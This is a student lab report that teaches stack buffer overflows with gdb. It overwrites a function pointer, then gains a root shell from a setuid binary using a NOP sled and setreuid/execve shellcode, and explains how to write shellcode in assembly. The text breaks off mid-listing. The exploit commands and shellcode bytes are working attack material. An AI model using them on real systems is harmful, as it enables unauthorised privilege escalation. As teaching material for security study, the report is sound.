Network Security Project
Buffer Overflow Exploitation

Samuele Andreoli
Nicolò Fornari
Giuseppe Vitto

Abstract

In computer security a buffer overflow is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations. This is a special case of the violation of memory safety.

Buffer overflows can alter the way the program operates. This may result in erratic program behavior, including memory access errors, incorrect results, crashes or a breach in system security. Thus, they are the basis of many software vulnerabilities and can be maliciously exploited. [1]

Buffer overflow is a complex and broad topic which requires a solid background in memory management and code execution to be understood (i.e. registers, jumps, interrupts, stack frames). In this project we try to give a taste of stack-based buffer overflow putting our efforts into achieving a linear and relatively simple explanation of the topic.

Report layout

In Section 1 we describe all the technical details of our working environment.

In Section 2 we recall some theoretical background about pointers, registers, etc.

With Section 3 the lab starts: we briefly explain how the memory works by introducing *gdb*, which will be fundamental for the rest of the exercises [1].

In Section 4 we present a first buffer overflow that allows the user to access a function which is not intended to be invoked. This is done by overwriting the value of a function pointer.

In Section 5 we exploit a buffer overflow in order to execute a shellcode. The main reference for this part is the ground-breaking article *Smashing The Stack For Fun And Profit* by Aleph One [2].

In Section 6 we explain in detail how to write a shellcode in a Unix-like OS.

In Section 7 we briefly discuss how buffer overflow vulnerabilities can be fixed.

[1] The choice of gdb is natural as we are working in a Linux environment as described in Section 1. Moreover we find that it is easier (teaching-wise) to write commands than pushing buttons

1 Workspace Environment

This is our software configuration:

- Hypervisor: Virtual Box[2]
- Guest OS: Ubuntu Mate 15.10 32 bit
- Kernel: 4.2.0-16-generic
- GCC compile options: -fno-stack-protector -z execstack -ggdb
- GDB v7.10

2 Some Theoretical Background

Memory is just bytes of temporary storage space that are numbered with addresses. This memory can be accessed by its addresses, and the byte at any particular address can be read from or written to.

2.1 Pointers

Pointers are a special type of variable used to store addresses of memory locations to reference other information. Since memory cannot actually be moved, the information in it must be copied. However, it can be computationally expensive to copy large chunks of memory around to be used by different functions or in different places. A new block of memory must be allocated for the copy destination before the source can be copied. Pointers are a solution to this problem. Instead of copying the large block of memory around, a pointer variable is assigned the address of that large memory block. Then this small 4-byte pointer can then be passed around to the various functions that need to access the large memory block.

The processor has its own special memory, which is relatively small. These portions of memory are called registers and one of the most notable is the EIP (Extended Instruction Pointer).
The EIP is a pointer that holds the address of the next-to-execute instruction. Other noticeable 32-bit registers that are used as pointers are the Extended Base Pointer (EBP) and the Extended Stack Pointer (ESP). These registers will be better explained in the following sections.

2.2 Memory Declaration

When programming in a high-level language, like C, variables are declared using a data type. These data types can range from integers to characters to custom user-defined structures. One reason this is necessary is to properly allocate space for each variable.

In addition, variables can be declared in *arrays*. An array is just a list of N elements of a specific data type. So a 10-character array is simply 10 adjacent characters located in memory. An array is also referred to as a *buffer*, and a character array is also referred to as a *string*.

[2]As we used different versions of Virtual Box during our tests we do not report a specific one. However it is interesting to note that the laptops available in the lab had the network and usb interface disabled (for security purposes). This setting caused our virtual machine to change memory addresses at each reboot. Luckily the fix for this annoying behaviour was simply disabling the network and usb virtual interfaces for the guest machine as well as the host one.

One important detail of memory on x86 processors is the byte order of 4-byte words. The ordering is known as *little endian*, meaning that the least significant byte is first.

For any string a zero, or null byte, delimiter is used to terminate it and tell any function that is dealing with the string to stop operations there.

2.3 Program Memory Segmentation

Program memory is divided into five segments: text, data, bss, heap, and stack. Each segment represents a special portion of memory that is set aside for a certain purpose. As a program executes, the EIP is set to the first instruction in the text segment. The processor then follows an execution loop that does the following:

i) Read the instruction that EIP is pointing to.

ii) Add the byte-length of the instruction to EIP.

iii) Execute the instruction that was read in step *i)*.

iv) Go to step *i)*.

Write permission is disabled in the text segment, as it is not used to store variables, only code. This prevents people from actually modifying the program code, and any attempt to write to this segment of memory will cause the program to alert the user that something bad happened and kill the program. Another advantage of this segment being read-only is that it can be shared between different copies of the program, allowing multiple executions of the program at the same time without any problems. It should also be noted that this memory segment has a fixed size, because nothing ever changes in it.

The *data* and *bss* segments are used to store global and static program variables. The data segment is filled with the initialized global variables, strings, and other constants that are used through the program. The bss segment is filled with the uninitialized counterparts. Although these segments are writable, they also have a fixed size.

The *heap* segment is used for the rest of the program variables. One notable point about the heap segment is that it is not of fixed size, meaning it can grow larger or smaller as needed.

The *stack* segment also has variable size and is used as a temporary scratchpad to store context during function calls. When a program calls a function, that function will have its own set of passed variables, and the function's code will be at a different memory location in the text (or code) segment. Because the context and the EIP must change when a function is called, the stack is used to remember all of the passed variables and where the EIP should return to after the function is finished.

As the name implies, the stack segment of memory is, in fact, a stack data structure. When an item is placed into a stack, it is known as *pushing*, and when an item is removed from a stack, it is called *popping*. The ESP register is used to keep track of the address of the top of the stack, which is constantly changing as items are pushed into and popped from it. Because this is very dynamic behavior, it makes sense that the stack is also not of a fixed size. Opposite to the growth of the heap, as the stack changes in size, it grows downward toward lower memory addresses.

Remark 1. *EBP register is sometimes called the* frame pointer *FP or* local base pointer *LB.*

Each stack frame contains the parameters passed to the function, its local variables, and two pointers that are necessary to put things back the way they were once the function terminates: the *saved frame pointer* SFP and the *return address*. The SFP is used to restore EBP to its previous value, and the return address is used to restore EIP to the next instruction found after the function call.

3 Exercise 1 - An introduction to *gdb*

3.1 The code

```
#include <stdio.h>

void function (int a, int b, int c){

    char buffer1[4] = {'A','B','C','D'};
    int  buffer2[2] = { 1 , 2 };
}

void main(){
    function(1,2,3);
}
```

This C program performs a set of simple instructions:

i) *main* calls *function* with arguments 1, 2, 3;

ii) *function* creates a buffer of 4 char and fills it with A, B, C, D;

iii) *function* creates a buffer of 2 integers and fills it with 1, 2;

iv) *function* terminates;

v) *main* terminates.

We start the lab with the simple C program above. Despite having a straightforward behaviour, this program may not be clear down at machine level. The goal of this first exercise is to understand what happens in memory when a function is called, focusing on how the program stores the data it uses. Throughout the lab we will need a fundamental tool: GDB, the *GNU Project debugger*. Using GDB, we can:

- run a program, specifying its inputs;
- pause the execution in specified points;
- examine registers and memory during execution;
- disassemble functions.

3.2 The custom *cx* command

We defined a custom command *cx* which displays all the values in memory between two registers in a single column. This makes it easier to visualize memory. Specifically we use it to see the content between ESP and EBP.

```
define cx
        set $start = $arg0
        set $end = $arg1
        while ($start <= $end)
                x/wx $start
                set $start = $start+4
        end
end
```

3.3 Disassembling

First of all we set the current directory to **ex1** and we start *gbd* giving as input the binary of the first exercise:

```
bo@lab:~$ cd ex1
bo@lab:~/ex1$ gdb ex1
```

After a bunch of text, we are ready to execute some instructions. But what will we do now?
To exploit buffer overflows we need to know how and where data is stored in memory and, of course, some luck.
Usually the source code is not available, and the only way to figure out this information is through **disassembling**.

When we disassemble a program we read the machine instructions performed on the data: these instructions are mainly basic operations such as additions, subtractions, moving and pushing of data on stack and system calls.
We start disassembling *main* :

```
(gdb) disassemble  main
Dump of assembler code for function main:                _
   0x08048412 <+0>:     push   %ebp                      | Prologue
   0x08048413 <+1>:     mov    %esp,%ebp                 _|
   0x08048415 <+3>:     push   $0x3                      | Push function's
   0x08048417 <+5>:     push   $0x2                      | inputs onto the
   0x08048419 <+7>:     push   $0x1                      _| stack
   0x0804841b <+9>:     call   0x80483eb <function>      _| Call function
   0x08048420 <+14>:    add    $0xc,%esp                 _| Stack freeing
   0x08048423 <+17>:    nop                              |
   0x08048424 <+18>:    leave                            | Return
   0x08048425 <+19>:    ret                              _|
End of assembler dump.
```

and we go on disassembling *function*:

```
(gdb) disassemble function
Dump of assembler code for function function:     _
   0x080483eb <+0>:     push   %ebp                | Prologue
   0x080483ec <+1>:     mov    %esp,%ebp          _|
   0x080483ee <+3>:     sub    $0x10,%esp         _| Allocates variables
   0x080483f1 <+6>:     movb   $0x41,-0x4(%ebp)    |
   0x080483f5 <+10>:    movb   $0x42,-0x3(%ebp)    | Fills buffer1
   0x080483f9 <+14>:    movb   $0x43,-0x2(%ebp)    |
   0x080483fd <+18>:    movb   $0x44,-0x1(%ebp)   _|
   0x08048401 <+22>:    movl   $0x1,-0xc(%ebp)     | Fills buffer2
   0x08048408 <+29>:    movl   $0x2,-0x8(%ebp)    _|
   0x0804840f <+36>:    nop                        |
   0x08048410 <+37>:    leave                      | Return
   0x08048411 <+38>:    ret                       _|
End of assembler dump.
```

3.4 Breakpoints and execution

From these instructions we can see that *function* allocates and fills *buffer2* and *buffer1*, for a total of 12 bytes[3], using *%ebp* as a reference.

Using *gdb* and **breakpoints** we will stop the execution of *ex1* when *function* is called. Then we will proceed executing one instruction at time, looking into memory to see if the buffers are filled with the value that we expect.
Let's start setting a breakpoint at *function*:

```
(gdb) break function
Breakpoint 1 at 0x80483f1: file ex1.c, line 5.
```

Running *ex1* with the *run* command, *gdb* will stop the execution when *function* is called

```
(gdb) run
Starting program: /home/bo/ex1/ex1

Breakpoint 1, function (a=1, b=2, c=3) at ex1.c:5
5           char buffer1[4] = {'A','B','C','D'};
```

[3]In our system integers are 4 bytes long and chars, as usual, 1 byte long.

3.5 Registers

Since the execution is now frozen, we can examine what are the values stored in the **registers** using the *info registers* command:


```
(gdb) info registers
eax            0xb7fc10a0       -1208217440
ecx            0x5ec44e3c       1589923388
edx            0xbffff1f4       -1073745420
ebx            0xb7fbf000       -1208225792
esp            0xbffff1a4       0xbffff1a4
ebp            0xbffff1b4       0xbffff1b4
esi            0x0      0
edi            0x80482f0        134513392
eip            0x80483f1        0x80483f1 <function+6>
 ⋮                 ⋮                ⋮
```

Recall that registers are memory cells, where specific informations required for the current execution are stored. The four registers **EAX**, **ECX**, **EDX**, **EBX** are used to store temporary data, while the others are used to manage execution flow and memory usage. We are interested in the three highlighted registers:

- **ESP**, or *Extended Stack Pointer*, points to the current top of the stack.
- **EBP**, or *Extended Base Pointer*, points to the EBP of the calling function.
- **EIP**, or *Extended Instruction Pointer*, points to the location of the next instruction to execute[4]

3.6 Stack frames

ESP and EBP are great points of reference when examining memory: they enclose local variables, after EBP there is the Return Address and 8 bytes after EBP we find the inputs given to the called function.
We can then sketch how the stack frame of our *function* looks:



[4]In our scenario EBP points to the *main's* EBP and *EIP* points to the instruction which, in the disassembled of *function*, corresponds to writing an "A" in *buffer1*.

3.7 Visualizing Memory

Using the *cx* command we can visualize the value stored between *ESP* and *EBP* :

```
(gdb) cx $esp $ebp           _
0xbffff1a4:     0xbffff264   _| esp
0xbffff1a8:     0xbffff26c    | buffer2
0xbffff1ac:     0x08048453   _|
0xbffff1b0:     0xb7fbf41c   _| buffer1
0xbffff1b4:     0xbffff1c8   _| ebp
```

Now in *buffer1* and in *buffer2* there are just random values from previous usage of this memory. If we proceed executing the next instruction and looking again in this interval

```
(gdb) nexti
0x080483f5      5           char buffer1[4] = 'A','B','C','D';
(gdb) cx $esp $ebp           _
0xbffff1a4:     0xbffff264   _| esp
0xbffff1a8:     0xbffff26c    | buffer2
0xbffff1ac:     0x08048453   _|
0xbffff1b0:     0xb7fbf441   _| buffer1
0xbffff1b4:     0xbffff1c8   _| ebp
```

we see that the ASCII value of 'A', that is 0x41[5] , is stored using *little-endian* order (that is from right to the left) in *buffer1*.
Executing multiple times *nexti* and *cx* in the same way, we will completely fill the buffers:

```
(gdb) nexti
8       }
(gdb) cx $esp $ebp           _
0xbffff1a4:     0xbffff264   _| esp
0xbffff1a8:     0x00000001    | buffer2
0xbffff1ac:     0x00000002   _|
0xbffff1b0:     0x44434241   _| buffer1
0xbffff1b4:     0xbffff1c8   _| ebp
```

Now we can continue the normal execution of *ex1* with the *continue* command and then exit from *gdb* using *quit* :

```
(gdb) continue
Continuing.
[Inferior 1 (process 3646) exited with code 0240]
(gdb) quit
```

[5]The ASCII value of 'B', 'C', 'D' are respectively 0x42, 0x43, 0x44

4 Exercise 2 - Toward Buffer Overflow

4.1 The code

```
#include <stdio.h>
#include <string.h>

void good() {
        puts("Win!");
}

void bad() {
        printf("You're at %p and you want to be at %p\n", bad, good);
}

void main(int argc, char **argv) {

        void (*functionpointer)(void) = bad;
        char buffer[128];

        strcpy(buffer, argv[1]);

        printf("We're going to %p\n", functionpointer);

        functionpointer();

        return;
}
```

In this exercise these instructions are performed:

- functions *good* and *bad* are created;
- *functionpointer*, that is a pointer to a function, is created and set to have the address of the function *bad*;
- a buffer of 128 bytes is created and is filled, through *strcpy*, with the value passed to *ex2*;
- the function pointed by *functionpointer* is called;
- the function pointed by *functionpointer* terminates;
- *main* terminates.

Remark 2. *Note that function good is not accessible during the normal execution of ex2: our goal is to access it overflowing buffer and overwriting the value of functionpointer with the address of good.*

Remark 3. *As hints, function bad prints the address of bad and good: it is just to speed up the lab, but it can be easily retrived them disassembling ex2.*

4.2 Execution and overflow

First of all we set the current directory to *ex2* and we test the executable with some random input, i.e. "AAAA":

```
bo@lab:~/ex1$ cd ../ex2
bo@lab:~/ex2$ ./ex2 AAAA
We're going to 0x8048494
You're at 0x8048494 and you want to be at 0x804847b
```

To avoid manually counting the number of characters we pass to *ex2* we can use a *perl* command to write how many 'A's we want just specifying their number:

```
bo@lab:~/ex2$ ./ex2 $(perl -e 'print "A"x20')
We're going to 0x8048494
You're at 0x8048494 and you want to be at 0x804847b
```

If we try to pass too many 'A's, we get a Segmentation fault :


```
bo@lab:~/ex2$ ./ex2 $(perl -e 'print "A"x150')
We're going to 0x41414141
Segmentation fault (core dumped)
```

Indeed we overflowed the buffer, corrupting the current stack frame!

Notice that in this example the value of *functionpointer* is '0x41414141', that corresponds to the ASCII value of 4 'A's: some of the 'A's we passed to *ex2* overwrote the value of *functionpointer* with the value "AAAA".

4.3 A Memory sketch

Our goal is to assign to *functionpointer* the value '0x804847b', that is the address of *good*. How do we do it? From the source code we know that in memory *functionpointer* is allocated right after *buffer*, which has a length of 128 bytes.



In order to achieve our goal, we have to pass to *ex2* 128 'A's to completely fill the buffer plus 4 byes to overwrite the value of *functionpointer* to '0x804847b' .

Remember that, in our system, bytes are stored in *little-endian*, that is byte by byte from right to the left. If we want that *functionpointer* stores the value "0x804847b" we have to pass, in this order, the four bytes 'x7b', 'x84', 'x04', 'x08'.

With *perl* it is quite easy to write bytes: a '\' is needed just before every hex value which can then be treated as a char. Then our address becomes the string **"\x7b\x84\x04\x08"** that we will attach at the end of 128 'A's using the string concatenation operator ' . '

4.4 Exploitation

Everything is now ready to launch our attack:

```
bo@lab:~/ex2$ ./ex2 $(perl -e 'print "A"x128 . "\x7b\x84\x04\x08"')
We're going to 0x804847b
Win!
```

The attack worked out! Of course we just printed "Win!", anyhow it is a proof of concept, it is just an example of how, with a buffer overflow, we can access *something* that was originally designed to be not accessible to us.

5 Exercise 3 - Privilege Escalation with Buffer Overflow

5.1 The code

```
#include <stdio.h>
#include <string.h>

void function(char* input) {

    char buffer[128];

    strcpy(buffer, input);

    printf("Your input is: %s\n", buffer);

}

void main(int argc, char **argv) {

        function(argv[1]);

        return;
}
```

The code of this exercise is similar to the previous one:

- *main* calls *function*;
- a buffer of 128 bytes is created and is filled, through *strcpy*, with the value passed to *ex3*;
- the value of *buffer* is printed;
- *function* terminates;
- *main* terminates.

5.2 Making it challenging

We start setting the current directory to *ex3*.

```
bo@lab:~/ex2$ cd ../ex3
```

If we visualize all the files inside the current directory with the associated privileges through the *ls -l* command, we will notice that there is a file called *secret*:

```
bo@lab:~/ex3$ ls -l
total 20
-rwsr-xr-x 1 root root 8400 apr 26 15:21 ex3
-r--r--r-- 1 bo   bo    243 apr 26 15:14 ex3.c
-r--r----- 1 root root   99 apr 27 14:25 secret
```

Since we are *bo* and not *root*, the owner of *secret*, we cannot read it. Indeed if we try to visualize *secret* through the *cat* command we get:

```
bo@lab:~/ex3$ cat secret
cat: secret: Permission denied
```

We can also notice that the executable *ex3* has the *s* flag in its permissions: this means that every user that runs *ex3* runs it as if he were the *root* user.

If we are able to control the execution of *ex3* we can perform actions as if we were *root*.
The goal of this exercise is to perform a privilege escalation and then read the content of *secret*.

The steps we will perform to achieve this are:

- fill *buffer* with machine instructions that spawn a *shell*;
- overflow *buffer* so that the return address of *function* is overwritten to point at the begin of these instructions, in this way when *function* terminates they will be executed;
- use the obtained shell, that will have *root* privileges thanks to the *s flag*, to read the content of *secret*.

5.3 How far is RET?

First of all we have to spot how far from the begin of *buffer* the return address of *function* is: we want to know how many bytes we have to pass to *ex3* before overwriting the return address.
We already know that RET is at *$ebp+4*, so we need to know the value of *$ebp* in the stack frame of *function*.

We start loading *ex3* in *gdb* and setting a breakpoint just after *strncpy* fills *buffer* (line 9):

```
bo@lab:~/ex3$ gdb ex3
GNU gdb (Ubuntu 7.10-1ubuntu2) 7.10
...
Reading symbols from ex3...done.
(gdb) break 9
Breakpoint 3 at 0x8048469: file ex3.c, line 9.
```

Now we can run *ex3* with some input and see the values[6] of registers:

```
(gdb) run AAAA
Starting program: /home/bo/ex3/ex3 AAAA

Breakpoint 1, function (input=0xbffff41d "AAAA") at ex3.c:10
10          printf("Your input is: %s\n", buffer);
(gdb) info registers
eax            0xbffff100       -1073745664
ecx            0xbffff41d       -1073744867
edx            0xbffff100       -1073745664
ebx            0xb7fbf000       -1208225792
esp            0xbffff100       0xbffff100
ebp            0xbffff188       0xbffff188
 ⋮                 ⋮                ⋮
```

The return address of *function* is at 0xbffff188+4, that is **0xbffff18c**.
At this point we can see where *buffer* starts using *cx* to visualize the memory between ESP and EBP:

```
(gdb) cx $esp $ebp
0xbffff100:     0x41414141
0xbffff104:     0xb7fffa00
0xbffff108:     0x00000001
     ⋮               ⋮
```

Buffer starts at **0xbffff100**, that is **140 bytes** (= 0xbffff18c - 0xbffff100) before the return address of *function*.
This means that if we pass 144 bytes to *ex3* the last 4 bytes will overwrite the return address of *function*.

5.4 Overwriting RET

We unset the previous breakpoint with the *delete* command followed by the number of the breakpoint we want to unset, and we verify what we found passing to *ex3* 139 'A's [7]

```
(gdb) delete 1
(gdb) r $(perl -e 'print "A"x139')
Starting program: /home/bo/ex3/ex3 $(perl -e 'print "A"x139')
Your input is: AAAAAAAAAAAAAAAAA ...

Program received signal SIGSEGV, Segmentation fault.
main (argc=<unavailable>, argv=<unavailable>) at ex3.c:19
19      }
```

[6] These values depend on the user's input. The offset between buffer and EBP remains constant.
[7] If we pass 'A's to *ex3*, we pass a string that ends with a null character: that is 139 'A's + '\x00' for a total of 140 bytes

We get a Segmentation Fault because we corrupt the EBP.
But if we pass 143 'A's

```
(gdb) r $(perl -e 'print "A"x143')
Starting program: /home/bo/ex3/ex3 $(perl -e 'print "A"x143')
Your input is: AAAAAAAAAAAAAAAA ...

Program received signal SIGSEGV, Segmentation fault.
0x00414141 in ?? ()
```

We see that *function* tries to return to the address 0x00414141, whose bytes are the last 4 bytes of *buffer*.

5.5 Shellcode and NOPs

The last thing we need is the **shellcode**, that is the bytes instructions that, if executed, spawn a shell. Writing shellcodes is hard, so we provide it to keep the flow of the lab [8].

```
\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb
\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89
\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd
\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f
\x73\x68\x4e\x58\x58\x58\x58\x59\x59\x59\x59
```


It is **55 bytes long** and we stored it in the *environmental variable* **$SHELLCODE**, so there is no need to copy paste it. Later we will see how to use it with *perl*.

The shellcode is 55 bytes long, but we need 140 bytes to reach the return address of *function*. We cannot fill the remaining 85 bytes with characters because we want something that could be executed but that does not affect the execution of our shellcode.

We use the 1 byte instruction NOP (*No Operation*) that simply does nothing and jumps to the next instruction. A NOP is represented with the byte instruction **\x90**.

5.6 Building the attack vector

Our 144 bytes attack vector will look like:



[8] Note that in Section 6 a detailed explanation of how to write a shellcode is provided.

where the RET address that we overwrite will point to some address in the first 85 NOP bytes of *buffer*. Since the address of *buffer* depends on the input we pass, for now, we overwrite the return address with the value 0x90909090.

To print in *perl* the environmental variable *SHELLCODE* we will use the command **$ENV{'SHELLCODE'}** in the *print* command:

```
(gdb) r $(perl -e 'print "\x90"x85 . $ENV{'SHELLCODE'} . "\x90\x90\x90\x90"')
Starting program: /home/bo/ex3/ex3 $(perl -e 'print "\x90"x85 ....
Your input is: ????????????????????????1??F1?1
                                      ??S
                                         ?????/bin/shNXXXXYYYY????

Program received signal SIGSEGV, Segmentation fault.
0x90909090 in ?? ()
```

The EBP is now corrupted so we cannot look between ESP and EBP to see where *buffer* starts. The only solution is to visualize, using the *x* command, lots of bytes (in this case 200) starting from the top of the stack.

```
(gdb) x/200x $esp
                                        ...
0xbffff340:     0x2f656d6f      0x652f6f62      0x652f3378      0x90003378
0xbffff350:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff360:     0x90909090      0x90909090      0x90909090      0x90909090
```

Buffer starts at 0xbffff34f and we can choose as return address one address between this value and 0xbffff3a3 (= 0xbffff34f+84). We choose an address that is not too far from the start of the shellcode in order to not execute too many NOP that could stop, by some protection mechanisms, the execution of *ex3*.

5.7 Exploitation

We choose as return address 0xbffff390 that in *little-endian* becomes \x90\xf3\xff\xbf. We quit *gdb* and we test our attack vector on *ex3*:

```
(gdb) quit
bo@lab:~/ex3$ ./ex3 $(perl -e 'print "\x90"x85 . $ENV{'SHELLCODE'} . "\x90\xf3\xff\xbf"')
Your input is: ????????????????????????1??F1?1
                                    ??S
                                       ?????/bin/shNXXXXYYYY????
#
```

The # means that we have a shell with *root* privileges waiting for our commands! We can be sure of it with the *whoami* command. We can now discover the secret!

```
# whoami
root
# cat secret
```

6 Shellcoding

A shellcode is a short piece of code used as a payload during the exploitation of a software vulnerability. It is called shellcode as it tipically spawns a shell such as the '/bin/sh' for Unix/Linux shell, or the command.com shell on DOS and Microsoft Windows. Shellcodes are generally written in assembly language and then converted into machine instructions that can be directly executed during exploitation.
Shellcodes are typically injected into computer memory by exploiting stack or heap-based buffer overflows vulnerabilities, or format string attacks. In classic exploits, shellcode execution can be triggered by overwriting a stack return address with the address of where the injected shellcode is. As a result the subroutine, instead of returning to the caller, returns to the shellcode, executing it. [4]

Remark 4. *There are tons of repositories all around the internet for shellcodes. Namely, the* Metasploit project *seems to be the most known [5]. However when the available exploits do not work the only way left for the penetration tester is to write its own.*

6.1 Linux vs Windows shellcoding

Linux, unlike Windows, provides a direct way to interface with the kernel through the int 0x80 system call. Windows on the other hand, does not have a direct kernel interface: the system must be interfaced by loading the address of the function that needs to be executed from a DLL (Dynamic Link Library). The key difference between the two is the fact that the address of the functions found in Windows will vary from OS version to OS version while the int 0x80 syscall number will remain constant. Windows programmers did this so that they could make any change needed to the kernel without any hassle; Linux on the contrary has fixed numbering system for all kernel level functions, and if they were to change, there would be a million angry programmers (and a lot of broken code). [3]

Remark 5. *As stated in Section 1 we have worked in a Linux environment thus the scope of our shellcoding explanation is limited to the Linux operating system.*

6.2 Exploitation techniques

In a wider definition, a shellcode is not limited in spawning a shell, it can also be used to create a general payload. An exploit usually consists of two major components: the *exploitation technique* and the *payload*. The objective of the exploitation part is to divert the execution path of the vulnerable program. This can be achieved through one of the following techniques:

- Stack or Heap based Buffer Overflow
- Integer Overflow
- Format String[9]
- Race condition
- Memory corruption, etc.

Once we control the execution flow of the vulnerable program, we can execute our payload. The payload can virtually perform everything a computer program can do with the appropriate permission and right.

[9] We briefly mention it in Section 7.

6.3 Shellcode as a payload

When the shell is spawned, it may be the simplest way for the attacker to explore the target system interactively. For example, it might give the attacker the ability to discover internal network and to further penetrate into other computers. A shell may also allow upload/download of files, which are usually needed as proof of successful penetration test. It is even possible to easily install Trojan horse, key logger, sniffer, enterprise worm, WinVNC, etc. A shell is also useful to restart the vulnerable services keeping the exploit running. More importantly, restarting the vulnerable service usually allows us to attack the service again. Moreover we may clean up traces like log files and events.

Our payload might just loop and wait for commands from the attacker. For instance a command could be issued to create new connections or spawn another shell. Similar behaviours can turn out in multi-stage exploits or in DDoS attacks. Regardless whether a payload is spawning a shell or loop to wait for instructions, it still needs to communicate with the attacker, locally or remotely. There are so many things that can be done with shellcodes: these and more examples can be found in [6].

6.4 Shellcode elements

Shellcode must be machine-readable and cannot contain any null bytes (0x00). Indeed NULL ('\0') is a string delimiter which instructs all C string functions (and other similar implementations), once found, to stop processing the string (*a null-terminated string*). Depending on the platform used, others string delimiters can be found such as linefeeds (LF-0x0A), carriage returns (CR-0x0D) and backslashes (\ ). All these must be considered and avoided when creating a workable shellcode. Fortunately, there are several encoders that can be used to eliminate these special delimiters and there are some programming tricks to produce an equivalent code that avoids the explicit writing of NULL bytes (i.e. instead of assigning to a register the value 0x0 we can XOR its value with itself).

The author of the shellcode usually writes the code in assembly language, then from the compiled and linked program extracts the hexadecimal machine instructions that will form the effective shellcode and tests it. Is importat to notice that shellcodes are OS and architecture dependent: there are workable shellcode that can bypass network system protections such as firewall and IDS.

6.5 Writing portable code

Writing shellcode is slightly different from writing normal assembly code, mainly for the portability issue. Since we do not know which address we are at, it is not possible to access our data and we surely can not hardcode a memory address directly in our program. We have to apply a trick to be able to write shellcodes without referencing the arguments in memory using their exact addresses. Indeed it can only be done at compile time and, although this is a significant disadvantage, there is a workaround for this issue. The easiest way is to use a string or data in the shellcode as shown in the following simple example:

```
#dummy.s

.section .data
.section .text
.globl _start

jmp      dummy

_start:
         #pop register, so we know the string location
         #Here we have assembly instructions which will use the string

dummy:
         call     _start

.string "/bin/sh"
```

What is occurring in this code is that we jump to the label *dummy* and then, from there, we call the *_start* label. Once we are at the *_start* label, we can pop a register which will cause that register to contain the location of our string "/bin/sh". CALL is used because it will automatically store the return address on the stack. The return address is the address of the next 4 bytes after the CALL instruction. By placing a variable right behind the call, we indirectly push its address on the stack without having to know it. This is a very useful trick when we do not know where our code will be executed from.
We will follow the structure of this C program, that spawns a shell, to write the correspondent assembly code:

```
void main(int argc, char **argv){

   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;

   /*int execve(char *file, char *argv[], char *env[ ])*/
   execve(name[0], name, NULL);
   exit(0);

}
```

To work, this program needs:

- The string "/bin/sh" somewhere in memory.
- The address of this string.
- The address where this address is stored.
- The string "/bin/sh" followed by a NULL delimiter somewhere in memory.
- A NULL character somewhere in memory.


To determine the address of the string "/bin/sh", we can make use of instructions using relative addressing like in the previous assembly example. We know that a CALL saves the return address on the stack and jumps to the called function. Note that this return address points to the instruction just after the CALL (in our case the address of the string). In order to get the address of our string "/bin/sh" we can:

i) Define *ender* right before the "/bin/sh" string.

ii) The program starts jumping to *ender* with the *JMP ender* instruction.

iii) Here the program *CALL starter* that pops the register.

iv) Now the address of "/bin/sh" is on the stack.



If the aim of the code has to be more complex than just spawning a simple shell, more than one .string behind the CALL can be used. Here, the size of those strings is known and their relative locations can be therefore calculated from the first string position. With this knowledge, we can try to create a simple shellcode that spawn a shell. The main points here are the similar process and steps that can be followed to create shellcodes.

The following is a simple program in assembly that spawns a shell.

```
#spawnshell.s

.section .data
.section .text
.globl _start

_start:
        xor %eax, %eax          #clear register
        mov $70, %al            #setreuid is syscall 70
        xor %ebx, %ebx          #clear register, empty
        xor %ecx, %ecx          #clear register, empty
        int $0x80               #interrupt 0x80
        jmp ender
```

```
starter:
        popl %ebx               #get the address of the string, in %ebx
        xor  %eax, %eax         #clear register
        mov  %al, 0x07(%ebx)    #put a NULL where the N is in the string
        movl %ebx, 0x08(%ebx)   #put the address of the string to where XXXX is
